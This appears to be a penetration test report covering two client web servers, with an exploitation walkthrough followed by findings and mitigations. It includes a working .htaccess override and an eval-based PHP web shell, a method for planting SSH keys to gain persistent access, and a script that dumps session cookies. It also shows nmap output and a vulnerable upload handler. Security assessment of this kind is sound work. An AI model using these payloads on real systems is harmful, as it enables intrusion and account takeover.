
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.16.6
80/tcp    open  http         nginx 1.19.0
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     nginx 1.19.0
465/tcp   open  ssl/smtp     Postfix smtpd
587/tcp   open  smtp         Postfix smtpd
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3     Dovecot pop3d
2121/tcp  open  ftp          vsftpd 3.0.3
2222/tcp  open  ssh          OpenSSH 8.0 (protocol 2.0)
3306/tcp  open  mysql        MySQL 5.5.5-10.2.22-MariaDB
3310/tcp  open  mysql        MySQL 5.5.5-10.2.22-MariaDB
3312/tcp  open  mysql        MySQL 5.5.5-10.2.22-MariaDB
3313/tcp  open  mysql        MySQL 5.5.5-10.2.22-MariaDB
3315/tcp  open  mysql        MySQL 5.5.5-10.2.22-MariaDB
9998/tcp  open  ssl/distinct32?
53657/tcp open  status       1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9998-TCP:V=7.94%T=SSL%I=7%D=9/29%Time=6515F2B0%P=x86_64-pc-linux-gn
SF:usr!(GetRequest,AEC,"HTTP/1.0"x20200\x200K\r\nDate:\x20Thu,\x2020
SF:p\x202023\x2021:40:06\x20GMT\r\nServer:\x20ZNC\x20-\x20https://znc.in
SF:\nContent-Length:\x202493\r\nContent-Type:\x20text/html;\x20charset=utf
SF:-8\r\nSet-Cookie:\x209998-SessionId=1653abecaa86ac4f19dc122775c9d8a1
SF:83bed036f881c505b16172911f035;\x20HttpOnly;\x20path=/;Secure;\x20SameS
SF:ite=Strict;\r\nConnection:\x20Close\r\n\r\n<?xml\x20version="1.0"\x
SF:20encoding="UTF-8"?\>\n<!DOCTYPE\x20html>\n<html\x20xmlns="http://ww
SF:w3.org/1999/xhtml"\x20xml:lang="en"\x20lang="en">\n<head\n
SF:\t<meta\x20charset="UTF-8"\x20/>\n\t\t<title>ZNC\x20-\x20Web\x20Fron

```

My target is to gain access to the domain using SSH server. I was only given an account credential on the website.

Next I Logged into the site.

There I found an upload page where you can upload images. Instead of uploading an image I upload a text file.



Looks like the server does not filter uploaded file type. I tried to find the location of my uploaded file.

```
Applications Places Chromium-browser Sep 29 3:48 AM
Drawings of Qayyum Cho x sqcfbd.org/storage/ima...
https://sqcfbd.org/storage/images/payload.txt

.htaccess file:
-----
DirectoryIndex rce.php
-----

rce.php file:
-----
<!DOCTYPE html>
<html><body>
<?php
$decodedString = base64_decode($_REQUEST['code']);
echo eval($decodedString);
?>
</body></html>
```


I found it in /storage/images path

Since it uses php , then it must be running apache. So I uploaded an .htaccess file.

An .htaccess file is a directory-level configuration file supported by several web servers, used for configuration of website-access issues, such as URL redirection, URL shortening, access control, and more. The 'dot' before the file name makes it a hidden file in Unix-based environments.

Inside .htaccess file:


DirectoryIndex rce.php



Since the file will be saved inside the /storage/images path.

It means when anyone visits <http://sqcfbd.org/storage/images/> , the rce.php file will be executed.


The <https://sqcfbd.org/storage/images/> path is forbidden by the owner of the site and php file execution is disabled in this path, so I had to upload a .htaccess file to override the rules.



Then I uploaded the rce.php file. Inside the file

```
<?php
$decodedString = base64_decode($_REQUEST['code']);
echo eval($decodedString);
?>
```

The rce.php file will take base64 encoded php code , then it will decode and execute php code.



At first I executed echo phpinfo(); php code , to view username and home directory.

Zip version	1.2.11
Libzip version	1.6.1

**zlib**

Stream Wrapper	compress.zlib://	enabled
Stream Filter	zlib.inflate, zlib.deflate	
Compiled Version	1.2.11	
Linked Version	1.2.11	

Directive	Local Value	Master Value
zlib.output_compression	Off	Off
zlib.output_compression_level	-1	-1
zlib.output_handler	no value	no value

**Additional Modules**

Module Name
-------------


**Environment**

Variable	Value
USER	sqcfd63
HOME	/vhq/sqcfd63

**PHP Variables**

Variable	Value
\$REQUEST[code]	ZWNobyBwaHBpbmZvKk7
\$GET[code]	ZWNobyBwaHBpbmZvKk7
\$SERVER[USER]	sqcfd63
\$SERVER[HOME]	/vhq/sqcfd63
\$SERVER[SCRIPT_NAME]	/storage/images/rce.php
\$SERVER[REQUEST_URI]	/storage/images/?code=ZWNobyBwaHBpbmZvKk7
\$SERVER[QUERY_STRING]	code=ZWNobyBwaHBpbmZvKk7
\$SERVER[REQUEST_METHOD]	GET
\$SERVER[SERVER_PROTOCOL]	HTTP/1.1
\$SERVER[GATEWAY_INTERFACE]	CGI/1.1
\$SERVER[REMOTE_PORT]	42922
\$SERVER[SCRIPT_FILENAME]	/vhq/sqcfd63/www/storage/images/rce.php
\$SERVER[SERVER_ADMIN]	admin@nixtecsvs.com

Then I listed the home directory to see if .ssh directory is existed or not.



Http.xz qc-web vendor.zip composer.phar .wget-hsts .viminfo .mysql\_history .htpasswd.cpanel .bashrc .bash\_profile .bash\_logout .bash\_history www tmp qc-website2 qc-website misc log .trash .tmb .ssh .quarantine .local .config .cache

Looks like the .ssh directory exists.

Now I generate my ssh private public key pair.

```
shifat@shifat:~/Desktop/pentest$ ssh-keygen -b 2048 -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/shifat/.ssh/id_rsa): ./sqcfd
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./sqcfd
Your public key has been saved in ./sqcfd.pub
The key fingerprint is:
SHA256:1Eafu14Y4KZcCe0paTMTfhJvMwz5FNvkrXt1JcN8Y shifat@shifat
The key's randomart image is:
+---[RSA 2048]-----+
|. . . . .oo. . . . .+
|. . . . .o+. . oE.
|. . . . .o
|. . . . .oo
|. . . . .+.
|+o++ .o.+S
|@B + o .
|<= .X o .
|.. +
+---[SHA256]-----+
shifat@shifat:~/Desktop/pentest$ ls
payload.txt sqcfd sqcfd.pub
shifat@shifat:~/Desktop/pentest$ cat sqcfd.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCXU/oYIs6MoUM1rWUnX60P7F9qrw06QN0JHCfMTpseksnTYtvKGTJHVUmw71X0brXRxMMuKPyzAk6ChNI1E3aFaNw0DZ5MwPn1IAKPFZDFiX8DD0851aj
W3MIOAKhhDWNBUTMUXtLQ37q/AVFDN9jNkXcMuyaYvcOX4fzrM08Jgadw188rapp1F5Y7c2YHf6Gpeso2X3Ycd3WbjZ6TKXHva2qSgF88EPyNH0vFjVN/azfkm0rBbvwz1spKYy2gk1z+u01d1JtZdUD1
x0Ls+d3sm+DXSTmghtBv8tAnrtrwXt1p0/guTF0yKawMK2axNW2AB5L0wKIRuHv shifat@shifat
shifat@shifat:~/Desktop/pentest$
```

Then I wrote the content of the ssh public key file which is sqcfd.pub into authorized\_keys file that existed in the .ssh directory.

Then I used the ssh private key to gain full access to the domain.




```
shifat@shifat:~/Desktop/pentest$ chmod 400 sqcfbd
shifat@shifat:~/Desktop/pentest$ ssh -i sqcfbd -p 2222 -l sqcf063 sqcfbd.org
The authenticity of host '[sqcfbd.org]:2222 ([193.70.79.13]:2222)' can't be established.
ED25519 key fingerprint is SHA256:jZexSDKABoxFseIjP1KG0wF7NXKHeYaGVBOgwL0YSc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[sqcfbd.org]:2222' (ED25519) to the list of known hosts.
Gentoo Base System release 2.6
Linux smtpy 4.19.72-gentoo #1 SMP Sun Oct 6 19:30:45 +06 2019 x86_64 Intel(R) Xeon(R) CPU E5-1660 v4 @ 3.20GHz GenuineIntel GNU/Linux
server      : 952329
hostname    : smtpy
eth0 IPv4   : 46.105.104.51
eth0 IPv6   : 2001:41d0:2:d733::2/64
eth0 IPv6   : 2001:41d0:2:d733::1/64
eth1 IPv4   : 192.168.0.201
eth1 IPv6   : 2001:41d0:2:d733::2/64
eth1 IPv6   : 2001:41d0:2:d733::1/64


sqcf063@smtpy ~$ ls
composer.phar  httpxz  log  misc  qc-web  sqcf063  qc-website2  tmp  vendor.zip  www
sqcf063@smtpy ~$ whoami
-bash: whoami: command not found
sqcf063@smtpy ~$ whoami
sqcf063
sqcf063@smtpy ~$ id
uid=1212(sqcf063) gid=1214(sqcf063) groups=1214(sqcf063),16(cron),1001(sftp)
sqcf063@smtpy ~$
```

The .htaccess file can be used to attack the clients of the website. It can redirect a user to any website.


I can also upload html files which can be used to perform client side attacks like session hijacking ,phishing etc. For example, I uploaded the showcookie.html



```
Terminal  Help  ←  →
Welcome  showcookie.html X
showcookie.html > html > script
1  <!DOCTYPE html>
2  <html>
3  |   <script>
4  |   |   document.write(document.cookie);
5  |   </script>
6  </html>
```



When I visit the <http://sqcfbd.org/storage/images/showcookie.html> , it shows my cookie , which can be used by anyone to log into my account.



An attacker can send the cookie anonymously to his server using javascript.here it is a demo.

# Chapter 6


## Results & Analysis

Detailed Findings And Recommendations

Vulnerabilities Of <http://vps-414ae572.vps.ovh.ca/>

### Arbitrary File Upload

There is an arbitrary file upload vulnerability in “book.ts” and “document.ts” which are located inside /var/www/qops-data-collection-api/src/controller Directory. The vulnerability is located inside reUploadThumb and UploadThumb function.



```
674 );
675
676 export const uploadThumb = async (
677   req: Request,
678   res: Response /*, next: NextFunction*/
679 ): Promise<void> => {
680   const { id } = req.params;
681   try {
682     let extension = "";
683
684     const storage = multer.diskStorage({
685       destination: function (req: any, file: any, callback: any) {
686         callback(null, "./uploads");
687       },
688       filename: function (req: any, file: any, callback: any) {
689         extension = path.extname(file.originalname);
690         console.log("extension: ", extension);
691         callback(null, "thumb_" + id + extension);
692       },
693     });
694
695     const upload = multer({ storage: storage }).single("doc");
696
697     upload(req, res, async function (err: any) {
698       if (err) {
699         console.log("uploading error: ", err);
700         res.status(500).json({
701           success: false,
702           code: 500,
703           error: err,
704           message: "Error Uploading Document Thumbnail.",
705         });
706         return;
707       }
708
709       const document2: IDocument1 = await Document1.findOneAndUpdate(
710         { _id: id },
```

Mitigation: Just place the codes inside the yellow box to the top of red box

### Misconfigurations

#### Unprotected Rsync

The server had an unprotected rsync server where anyone only downloads any file in the server that has read permission to user “centos”.

Mitigation: I have already shutdown the server.

```

centos@vps-414ae572-
cloud-final.service          loaded active exited    Execute cloud user/final scripts
cloud-init-local.service     loaded active exited    Initial cloud-init job (pre-networking)
cloud-init.service          loaded active exited    Initial cloud-init job (metadata service crawler)
cron.service                 loaded active running    Command Scheduler
dbus.service                 loaded active running    D-Bus System Message Bus
getty@tty1.service          loaded active running    Getty on tty1
gssproxy.service            loaded active running    GSSAPI Proxy Daemon
kdump.service                loaded active exited    Crash recovery kernel arming
load-static-nodes.service   loaded active running    Create list of required static device nodes for
mongod.service              loaded active running    MongoDB Database Server
network.service             loaded active running    LSB: Bring up/down networking
nginx.service               loaded active running    The nginx HTTP and reverse proxy server
polkit.service              loaded active running    Authorization Manager
postfix.service             loaded active running    Postfix Mail Transport Agent
qemu-guest-agent.service    loaded active running    QEMU Guest Agent
rhel-autorelabel-mark.service loaded active exited    Mark the need to relabel after reboot
rhel-dmmsg.service          loaded active exited    Dump dmesg to /var/log/dmmsg
rhel-domainname.service     loaded active exited    Read and set DNS domainname from /etc/sysconfig/
rhel-import-state.service   loaded active exited    Import network configuration from initramfs
rhel-readonly.service       loaded active exited    Configure read-only root support
rpcbind.service             loaded active running    RPC bind service
rsyncd.service              loaded active running    fast remote file copy program daemon
rsyslog.service             loaded active running    System Logging Service
serial-getty@ttyS0.service  loaded active running    Serial Getty on ttyS0
sshd.service                 loaded active running    OpenSSH server daemon
systemd-journal-flush.service loaded active exited    Flush Journal to Persistent Storage
systemd-journald.service    loaded active running    Journal Service
systemd-logind.service      loaded active running    Login Service
[centos@vps-414ae572 ~]$ sudo systemctl disable rsyncd
Removed symlink /etc/systemd/system/multi-user.target.wants/rsyncd.service.
[centos@vps-414ae572 ~]$ sudo systemctl stop rsyncd
[centos@vps-414ae572 ~]$ sudo systemctl status rsyncd
* rsyncd.service - fast remote file copy program daemon
   Loaded: loaded (/usr/lib/systemd/system/rsyncd.service; disabled; vendor preset: disabled)
   Active: inactive (dead)

Aug 01 11:24:05 vps-414ae572.vps.ovh.ca rsyncd[28637]: connect from 158.54.211.130.bc.googleusercontent.com (130.211.54.158)
Aug 01 11:24:06 vps-414ae572.vps.ovh.ca rsyncd[28637]: rsync on dnd_lab/var/vp/ from 158.54.211.130.bc.googleusercontent.com (130.211.54.158)
Aug 01 11:24:06 vps-414ae572.vps.ovh.ca rsyncd[28637]: building file list
Aug 01 12:08:39 vps-414ae572.vps.ovh.ca rsyncd[31821]: connect from scan-46a.shadowserver.org (64.62.197.77)
Aug 01 12:08:40 vps-414ae572.vps.ovh.ca rsyncd[31822]: connect from scan-46a.shadowserver.org (64.62.197.77)
Aug 01 13:10:46 vps-414ae572.vps.ovh.ca rsyncd[1729]: 192.241.212.23 is not a known address for "bzqz-0729a-145.stretchoid.com": spoofed address?
Aug 01 13:10:46 vps-414ae572.vps.ovh.ca rsyncd[1729]: connect from UNKNOWN (192.241.212.23)
Aug 01 17:29:45 vps-414ae572.vps.ovh.ca systemd[1]: Stopping fast remote file copy program daemon...
Aug 01 17:29:45 vps-414ae572.vps.ovh.ca rsyncd[570]: sent 0 bytes received 0 bytes total size 0
Aug 01 17:29:45 vps-414ae572.vps.ovh.ca systemd[1]: Stopped fast remote file copy program daemon.
[centos@vps-414ae572 ~]$

```

## Expose Internal server

The NodeJS frontend server and backend which are running on port 9001 and 9000 respectively are exposed. Anyone can connect to them directly without going through nginx reverse proxy server which is running on port 80.

This is important because the above mentioned file upload vulnerability's exploitation method does not work through nginx. I have to connect to port 9000 directly for that exploit to work.

```

Applications  Places  Terminal
shifat@MapleLeaf ~/Desktop/pentest
shifat@MapleLeaf:~/Desktop/pentest
shifat@MapleLeaf:~/Desktop/pentest
[shifat@MapleLeaf] (~/.Desktop/pentest)
└─$ sudo nmap -sTV vps-414ae572.vps.ovh.ca
[sudo] password for shifat:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-01 06:06 +06
Nmap scan report for vps-414ae572.vps.ovh.ca (51.79.254.118)
Host is up (0.042s latency).
Other addresses for vps-414ae572.vps.ovh.ca (not scanned): 2402:1f00:8000:800::15e1
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     nginx 1.20.1
111/tcp   open  rpcbind 2-4 (RPC #100000)
873/tcp   open  rsync    (protocol version 31)
9000/tcp  open  http     Node.js Express framework
9001/tcp  open  http     Node.js Express framework

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds

[shifat@MapleLeaf] (~/.Desktop/pentest)
└─$

```

**Mitigation:** When you specify port number for server to listen , you must also specify host ip (Interface ip) , in this case it should be 127.0.0.1 OR localhost . By default , nodeJS listens on (0.0.0.0) which is *any* interface. This means anyone from an external network can connect to this server.

Before Mitigation:

```

/**
 * Start Express server.
 */
const server = app.listen(app.get("port"), () => {
  console.log(
    "\n App is running at http://localhost:%d in %s mode",
    app.get("port"),
    app.get("env")
  );
});

```

After mitigation:

```

/**
 * Start Express server.
 */
const server = app.listen(app.get("port"), 'localhost', () => {
  console.log(
    "\n App is running at http://localhost:%d in %s mode",
    app.get("port"),
    app.get("env")
  );
});

```

### Password Leak on pm2 logs

